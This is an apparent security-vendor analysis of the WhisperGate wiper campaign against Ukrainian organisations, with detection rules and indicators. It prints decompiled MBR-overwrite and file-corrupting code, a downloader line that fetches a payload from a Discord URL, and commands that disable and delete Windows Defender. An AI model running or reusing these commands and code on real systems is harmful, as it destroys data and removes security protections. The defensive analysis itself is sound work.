Operation Bleeding Bear

**Elastic Security Research**

Operation Bleeding Bear

Elastic Security verifies new destructive malware targeting Ukraine: Operation Bleeding Bear

2022-01-19

Key Takeaways¶

- Elastic Security provides new analysis and insights into targeted campaign against Ukraine organizations with destructive malware reported over the weekend of Jan 15, 2022
- Techniques observed include process hollowing, tampering with Windows Defender, using a Master Boot Record (MBR) wiper, and file corruptor component
- Elastic Security prevents each stage of the described campaign using prebuilt endpoint protection features

Overview¶

Over this past weekend (1/15/2022), Microsoft released details of a new campaign targeting Ukrainian government entities and organizations with destructive malware. In a multi-staged attack, one malware component known as WhisperGate utilizes a wiping capability on the Master Boot Record (MBR), making any machine impacted inoperable after boot-up.

Within another stage, a file infector component is used to corrupt files in specific directories with specific file extensions. The elements used in this campaign lack the common characteristics of a ransomware compromise – in this case the adversary uses the same Bitcoin address for each victim and offers no sign of intent to decrypt the victim's machine.

Translation: Update information on the cyber attack on January 13-14 on Ukrainian infrastructure. For a coordinated response report the incident: report@ncscc.gov.ua

Elastic users are fully protected from attacks like these through our advanced malware detection and Ransomware Protection capabilities in the platform. The Elastic Security team continues to monitor these events. This case highlights the importance of prevention when it's up against ransomware and malware with destructive capabilities.

Malware analysis breakdown (Stages 1-4)¶

Stage 1: WhisperGate MBR payload¶

The Master Boot Record (MBR) is software that executes stored start-up information and, most importantly, informs the system of the location of the bootable partition on disk that contains the user's operating system. If tampered with, this can result in the system being inoperable – a common tactic for malware and ransomware campaigns over the years to interrupt operation of the infected system.

The stage 1 binary is named `stage1.exe` and has low complexity. A `8192` byte buffer containing the new MBR data that includes the ransom note is allocated on the stack. A file handle is retrieved from **CreateFileW** pointing to the first physical drive which represents the MBR. That file handle is then called by **WriteFile** which takes only `512` bytes from the buffer writing over the Master Boot Record.

```
  dwShareMode = (DWORD)lpSecurityAttributes;
  buffer = a1;
  sub_401FE0(8236u, (int)&dwCreationDisposition, (unsigned int)&dwCreationDisposition);
  v1 = alloca(8236);
  sub_401990();
  qmemcpy(&buffer - 2054, &MBR_data, 8192u);
  file_handle = CreateFileW(
                  L"\\\\.\\PhysicalDrive0",
                  GENERIC_ALL,
                  3u,
                  (LPSECURITY_ATTRIBUTES)NO_INHERITANCE,
                  OPEN_EXISTING,
                  0,
                  0);
  WriteFile(file_handle, &buffer - 2054, 512u, 0, 0);
  CloseHandle(file_handle);
  return 0;
```

The host is subsequently rendered inoperable during the next boot-up sequence. Below is a screenshot showing the ransom note from an affected virtual machine.

Contained within the ransom note are instructions soliciting payment to a bitcoin wallet address of 1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv. The wallet does not appear to have received funds from victims as of the publication of this post.

Address ⓘ

<div style="text-align:right">USD | **BTC**</div>

This address has transacted 1 times on the Bitcoin blockchain. It has received a total of 0.00011858 BTC ($4.95) and has sent a total of 0.00000000 BTC ($0.00). The current value of this address is 0.00011858 BTC ($4.95).

Address	1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv 📋
Format	**BASE58 (P2PKH)**
Transactions	1
Total Received	0.00011858 BTC
Total Sent	0.00000000 BTC
Final Balance	0.00011858 BTC

Transactions ⓘ

Fee	0.00000336 BTC (1.487 sat/B - 0.585 sat/WU - 226 bytes) (2.333 sat/vByte - 144 virtual bytes)	+0.00011858 BTC
Hash	98299d815ba6f23d127098511be78138c400...	2022-01-14 09:01
	bc1qdj7fklrxxc26dxlcya... 0.00100519 BTC 🌐➡	1AVNM68gj6PGPFcJuft... 0.00011858 BTC 🌐 bc1qw678sc7n32y3y2q... 0.00088325 BTC 🌐

Stage 2/3: Discord downloader and injector¶

Once the payload has gained a foothold, further destructive capabilities are facilitated by the stage 2 binary, called `stage2.exe` . This binary pulls down and launches a payload hosted via the Discord content delivery network, a recently reported approach which is increasingly being used by malicious actors.

```
73      Facade.InsertItem(array, 0, array.Length);
74      goto IL_4D;
75      IL_117:
76      byte[] array2 = (byte[])Facade.UpdateItem(typeof(WebClient).GetMethod("DxownxloxadDxatxxax".Replace("x", ""), new Type[]
77      {
78          Facade.MoveItem(typeof(string).TypeHandle)
79      }), new WebClient(), new object[]
80      {
81          "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
82      });
83      if (5 == 0)
```

The obfuscated .NET payload (described as Stage 3 below) is then executed in memory, setting off a number of events including:

> Writing and executing a VBS script that uses PowerShell to add a Windows Defender exclusion on the root directory (C:)

Writing and executing a VBS script

```
"C:\Windows\System32\WScript.exe""C:\Users\jim\AppData\Local\Temp\Nmddfrqqrbyjeygggda.vbs"
```

Uses PowerShell to add a Windows Defender exclusion

```
powershell.exe Set-MpPreference -ExclusionPath 'C:\'
```

> AdvancedRun, a program used to run Windows applications with different settings, is then dropped to disk and executed in order to launch the Service Control Manager and stop the Windows Defender service (WinDefend).

AdvancedRun is used to stop Windows Defender

```
"C:\Users\jim\AppData\Local\Temp\AdvancedRun.exe" /EXEFilename "C:\Windows\System32\sc.exe" `
  /WindowState 0 /CommandLine "stop WinDefend"  /StartDirectory "" /RunAs 8 /Run
```

> AdvancedRun is used again when launching PowerShell to recursively delete the Windows Defender directory and its files.

AdvancedRun deleting the Windows Defender directory

```
"C:\Users\jim\AppData\Local\Temp\AdvancedRun.exe" `
  /EXEFilename "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /WindowState 0 `
  /CommandLine "rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse" `
  /StartDirectory "" /RunAs 8 /Run
```

> Copies `InstallUtil.exe` is a command-line utility that allows users to install and uninstall server resources from the local machine into the user's `%TEMP%` directory. This action leverages the file for process hollowing by launching it in a suspended state.

It then proceeds to allocate memory (`VirtualAllocEx`), write the file corruptor payload (described as the Final Stage below) into memory (`WriteProcessMemory`), modify the thread entry point (`SetThreadContext`) to point to the file corruptor entry point, and start execution of the file corruptor (`ResumeThread`).

Final stage: File corruptor¶

The final file corruptor payload is loaded in memory via process hollowing to the InstallUtil process. The file corruptor:

- Targets any local hard drives, attached USB drives, or mounted network shares
- Scans directories for files matching internal hard-coded extension list (excluding the Windows folder)

```
.3DM .3DS .602 .7Z .ACCDB .AI .ARC .ASC .ASM .ASP .ASPX .BACKUP .BAK .BAT .BMP .BRD
.BZ .BZ2 .C .CGM .CLASS .CMD .CONFIG .CPP .CRT .CS .CSR .CSV .DB .DBF .DCH .DER .DIF
.DIP .DJVU.SH .DOC .DOCB .DOCM .DOCX .DOT .DOTM .DOTX .DWG .EDB .EML .FRM .GIF .GO
.GZ .H .HDD .HTM .HTML .HWP .IBD .INC .INI .ISO .JAR .JAVA .JPEG .JPG .JS .JSP .KDBX
.KEY .LAY .LAY6 .LDF .LOG .MAX .MDB .MDF .MML .MSG .MYD .MYI .NEF .NVRAM .ODB .ODG .ODP
.ODS .ODT .OGG .ONETOC2 .OST .OTG .OTP .OTS .OTT .P12 .PAQ .PAS .PDF .PEM .PFX .PHP .PHP3
.PHP4 .PHP5 .PHP6 .PHP7 .PHPS .PHTML .PL .PNG .POT .POTM .POTX .PPAM .PPK .PPS .PPSM .PPSX
.PPT .PPTM .PPTX .PS1 .PSD .PST .PY .RAR .RAW .RB .RTF .SAV .SCH .SHTML .SLDM .SLDX .SLK
.SLN .SNT .SQ3 .SQL .SQLITE3 .SQLITEDB .STC .STD .STI .STW .SUO .SVG .SXC .SXD .SXI .SXM
.SXW .TAR .TBK .TGZ .TIF .TIFF .TXT .UOP .UOT .VB .VBS .VCD .VDI .VHD .VMDK .VMEM .VMSD
.VMSN .VMSS .VMTM .VMTX .VMX .VMXF .VSD .VSDX .VSWP .WAR .WB2 .WK1 .WKS .XHTML .XLC .XLM
.XLS .XLSB .XLSM .XLSX .XLT .XLTM .XLTX .XLW .YML .ZIP
```

- Overwrites the start of each targeted file with 1MB of static data (byte `0xCC`), regardless of file size
- Renames each targeted file to a randomized extension
- Deletes self with the command:

Overwriting, renaming, and deleting files

```
cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q <running process path>
```

```
 1 void __cdecl CorruptFile(wchar_t *FileName)
 2 {
 3   size_t v1; // eax
 4   wchar_t *v2; // esi
 5   int v3; // edi
 6   size_t v4; // eax
 7   void *v5; // [esp+28h] [ebp-20h]
 8   FILE *Stream; // [esp+2Ch] [ebp-1Ch]
 9
10   v1 = wcslen(FileName);
11   v2 = (wchar_t *)malloc(2 * (v1 + 20));
12   v3 = rand();
13   v4 = wcslen(FileName);
14   swprintf(v2, (const size_t)"%", (const wchar_t *const)(v4 - 4), FileName, v3);
15   Stream = wfopen(FileName, L"wb");
16   v5 = malloc(0x100000u);
17   memset(v5, '\xCC', 0x100000u);
18   fwrite(v5, 1u, 0x100000u, Stream);
19   fclose(Stream);
20   wrename(FileName, v2);
21   free(v2);
22   free(v5);
23 }
```

MBR protection with Elastic Security¶

Changes to the MBR are particularly strong signals of anomalous and destructive activity typically associated with ransomware. To counteract this, Elastic security researchers built an MBR protection component based around these signals into our multi-layered ransomware protection feature.

When a process attempts to overwrite the contents of the MBR, the prewrite buffer and other associated process metadata will be analyzed inline before any changes are written to disk. If the activity is deemed malicious in nature, the process will either be terminated immediately (prevention mode) and / or an appropriate ransomware alert will be generated (prevention and detection modes) to allow security operators time to respond.

When configured in prevention mode, Elastic Security's ransomware protection ensures that the integrity of the MBR is fully preserved, with no changes ever reaching disk thanks to the synchronous framework leveraged by the feature — effectively preventing the ransomware attack in their tracks as the offending process is terminated.

When `WriteFile` is invoked on `PhysicalDrive0` on a host running Elastic Security with ransomware protection enabled, the pending change will immediately be analyzed and deemed malicious. Afterwards, the process will be terminated, the endpoint user will be alerted via a popup notification, and a ransomware prevention alert will be sent to and stored in Elasticsearch. The intended ransom note can be easily deciphered after Base64 decoding the contents of the prewrite buffer found in the alert within Kibana.

Ransomware Alert

Elastic Security prevented
a196c6b8ffcb97ffb276d04f354696e2
391311db3841ae16c8c9f56f36a38e9
2.exe

Elastic Security

It is important to note that while this behaviour is detected by Elastic, it is not specific to this payload and rather the behaviour the payload is exhibiting. This increases our chance of being able to detect and prevent malicious behaviors, even when a static signature of the malware is not known. Threat actors find this kind of control more difficult to evade than traditional, signature-based detection and prevention approaches.

Observing WhisperGate in Elastic Security¶

By observing the process hash of the stage 1 dropper above
(`a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92`) via the process.hash function within Elastic Security, we can isolate the ransomware alert and analyze the blocked attempt at overwriting the MBR.

	@timestamp ↓ 1	message	event.category	event.action	h
↗ 💬 📌 ⋯ ⬡	Jan 17, 2022 @ 09:51:13.137	Ransomware Prevention Alert	malware intrusion_detection process file	mbr-overwrite	

Ransomware Prevention Alert

Overview   **Threat Intel** **0**   **Table**   JSON

🔍 Filter by Field, Value, or Description...

⊕ ⊖ •••	⑦ Ransomware.files.data	6wCMyI7Yvoh86AAAUPyKBDwAdAboBQBG 6/TrBbQOzRDDjMiO2KN4fGbHBnZ8gnwAA LRDsACKFod8gMKAvnJ8zRNyAnMY/gaHfG bHBnp8AQAAAGbHBn58AAAAAOvEZoEGenz HAAAAZoEWfnwAAAAA+OuvEAABAAAAAAAB AAAAAAAAAEFBQUFBAFlvdXIgaGFyZCBkc ml2ZSBoYXMgYmVlbiBjb3JydXB0ZWQuDQ pJbiBjYXNlIHlvdSB3YW50IHRvIHHJlY29 2ZXIgYWxsIGhhcmQgZHJpdmVzDQpvZiB5 b3VyIG9yZ2FuaXphdGlvbiwNCllvdSBza G91bGQgcGF5IHHVzICAkMTBrIHZpYSBiaX Rjb2luIHdhbGxldA0KMUFWTk02OGdqNlB HUEZjSnVmdEtBVGE0V0xuemc4ZnBBmdiBh bmQgc2VuZCBtZXNzYWdlIHZpYY0KdG94I ElEIDhCRURRDNDExMDEyQTMzQkEzNEY0OT EzMEQwRjE4Njk5M0M2QTMyREFEODk3NkY 2QTVEODJDMUVEMjMwNTRDMDU3RUNFRDU0 OTZGNjUNCndpdGggeW91ciBvcmdhbml6Y XRpb24gbmFtZS4NCldlIHdpbGwgY29udG FjdCB5b3UgdG8gZ2l2ZSBmdXJoaGVyIGl uc3RydWN0aW9ucy4AAAAAVQA=
	𝑡 Ransomware.files.path	\Device\Harddisk0\DR0
	# Ransomware.files.score	32
	# Ransomware.score	32

As we can see, the data is stored as a Base64 encoded string in Elasticsearch. Decoded, we can see the contents of the ransom note that would be displayed to the end user of an affected system.

6wCMyI7Yvoh86AAAUPyKBDwAdAboBQBG6/TrBbQOzRDDjMiO2KN4fGbHBnZ8gnwAALRDsACKFod8gMKAvnJ8zRNy
AnMY/gaHfGbHBnp8AQAAAGbHBn58AAAAAOvEZoEGenzHAAAAZoEWfnwAAAAA+OuvEAABAAAAAAABAAAAAAAAAEFB
QUFBAFlvdXIgaGFyZCBkcml2ZSBoYXMgYmVlbiBjb3JydXB0ZWQuDQpJbiBjYXNlIHlvdSB3YW50IHRvIHJlY292
ZXIgYWxsIGhhcmQgZHJpdmVzDQpvZiB5b3VyIG9yZ2FuaXphdGlvbiwNCllvdSBzaG91bGQgcGF5IHVzICAkMTBr
IHZpYSBiaXRjb2luIHdhbGxldA0KMUFWTk02OGdqNlBHUEZjSnVmdEtBVGE0V0xuemc4ZnBmdiBhbmQgc2VuZCBt
ZXNzYWdlIHZpYQ0KdG94IElEIDhCRURDNDExMDEyQTMzQkEzNEY0OTEzMEQwRjE4Njk5M0M2QTMyREFEODk3NkY2
QTVEODJDMUVEMjMwNTRDMDU3RUNFRDU0OTZGNjUNCndpdGggeW91ciBvcmdhbml6YXRpb24gbmFtZS4NCldlIHdp
bGwgY29udGFjdCB5b3UgdG8gZ2l2ZSBmdXJ0aGVyIGluc3RydWN0aW9ucy4AAAAVQA=

ë..È.Ø¾.|è..Pü..<.t.è..Fëôë.´.Í.Ã.È.Ø£x|fÇ.v|.|..´C°....|.Â.¾r|
Í.r.s.þ..|fÇ.z|....fÇ.~|....ëÄf..z|Ç...f..~|....øë¯................AAAAA.Your hard drive
has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us $10k via bitcoin wallet
1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496F65
with your organization name.
We will contact you to give further instructions.....U.

Alert breakdown and defensive recommendations¶

The following alerts were triggered in Elastic Security during our investigations:

Endpoint Security Integration Alerts¶

Stage 1 - MBR Wiper (`a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92)`

- Malware Prevention Alert
- Ransomware Prevention Alert (MBR overwrite)

Stage 2 - Downloader (`dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78`)

  Malware Prevention Alert

Stage 3 + Stage 4 - Injector/File Corruptor
(`34CA75A8C190F20B8A7596AFEB255F2228CB2467BD210B2637965B61AC7EA907`))

- Ransomware Prevention Alert (canary files)
- Malicious Behaviour Prevention Alert - Binary Masquerading via Untrusted Path
- Memory Threat Prevention Alert

Prebuilt Detection Engine Alerts¶

The following existing public detection rules can also be used to detect some of the employed techniques:

Hunting queries¶

Detect attempt to tamper with Windows defender settings via NirSoft AdvancedRun executed by the Stage 3 injector:

Detect attempts to tamper with Windows Defender

```
process where event.type == "start" and
process.pe.original_file_name == "AdvancedRun.exe" and
process.command_line :
    ("*rmdir*Windows Defender*Recurse*",
     "*stop WinDefend*")
```

Masquerade as InstallUtil via code injection :

Identifies code injection with InstallUtil

```
process where event.type == "start" and
process.pe.original_file_name == "InstallUtil.exe" and
not process.executable : "?:\\Windows\\Microsoft.NET\\*"
```

MITRE ATT&CK¶

Summary¶

These targeted attacks on Ukraine using destructive malware match a similar pattern observed in the past such as NotPetya. By leveraging different malware components to wipe machines and corrupt files, it's apparent there was no intent to recover any funds, but likely a technique used to sow chaos and doubt into Ukraine's stability.

As these events are still ongoing, we wanted to release some initial analysis and observations from our perspective. We also wanted to highlight the prevention capabilities of Elastic Security across each stage of this attack, available to everyone today.

Existing Elastic Security users can access these capabilities within the product. If you're new to Elastic Security, take a look at our Quick Start guides (bite-sized training videos to get you started quickly) or our free fundamentals training courses. You can always get started with a free 14-day trial of Elastic Cloud.

Indicators¶

Indicator	Type	Note
a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92	SHA256	Stage1.exe (MBR wiper)
dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78	SHA256	Stage2.exe (Downloader)
923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6	SHA256	Stage3 (Injector - original)
9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d	SHA256	Stage3 (Injector - fixed)
34CA75A8C190F20B8A7596AFEB255F2228CB2467BD210B2637965B61AC7EA907	SHA256	Stage4 (File Corruptor)

Artifacts¶

Artifacts are also available for download in both ECS and STIX format in a combined zip bundle.

[Download indicators.zip](#)

Last update: May 6, 2022
Created: January 19, 2022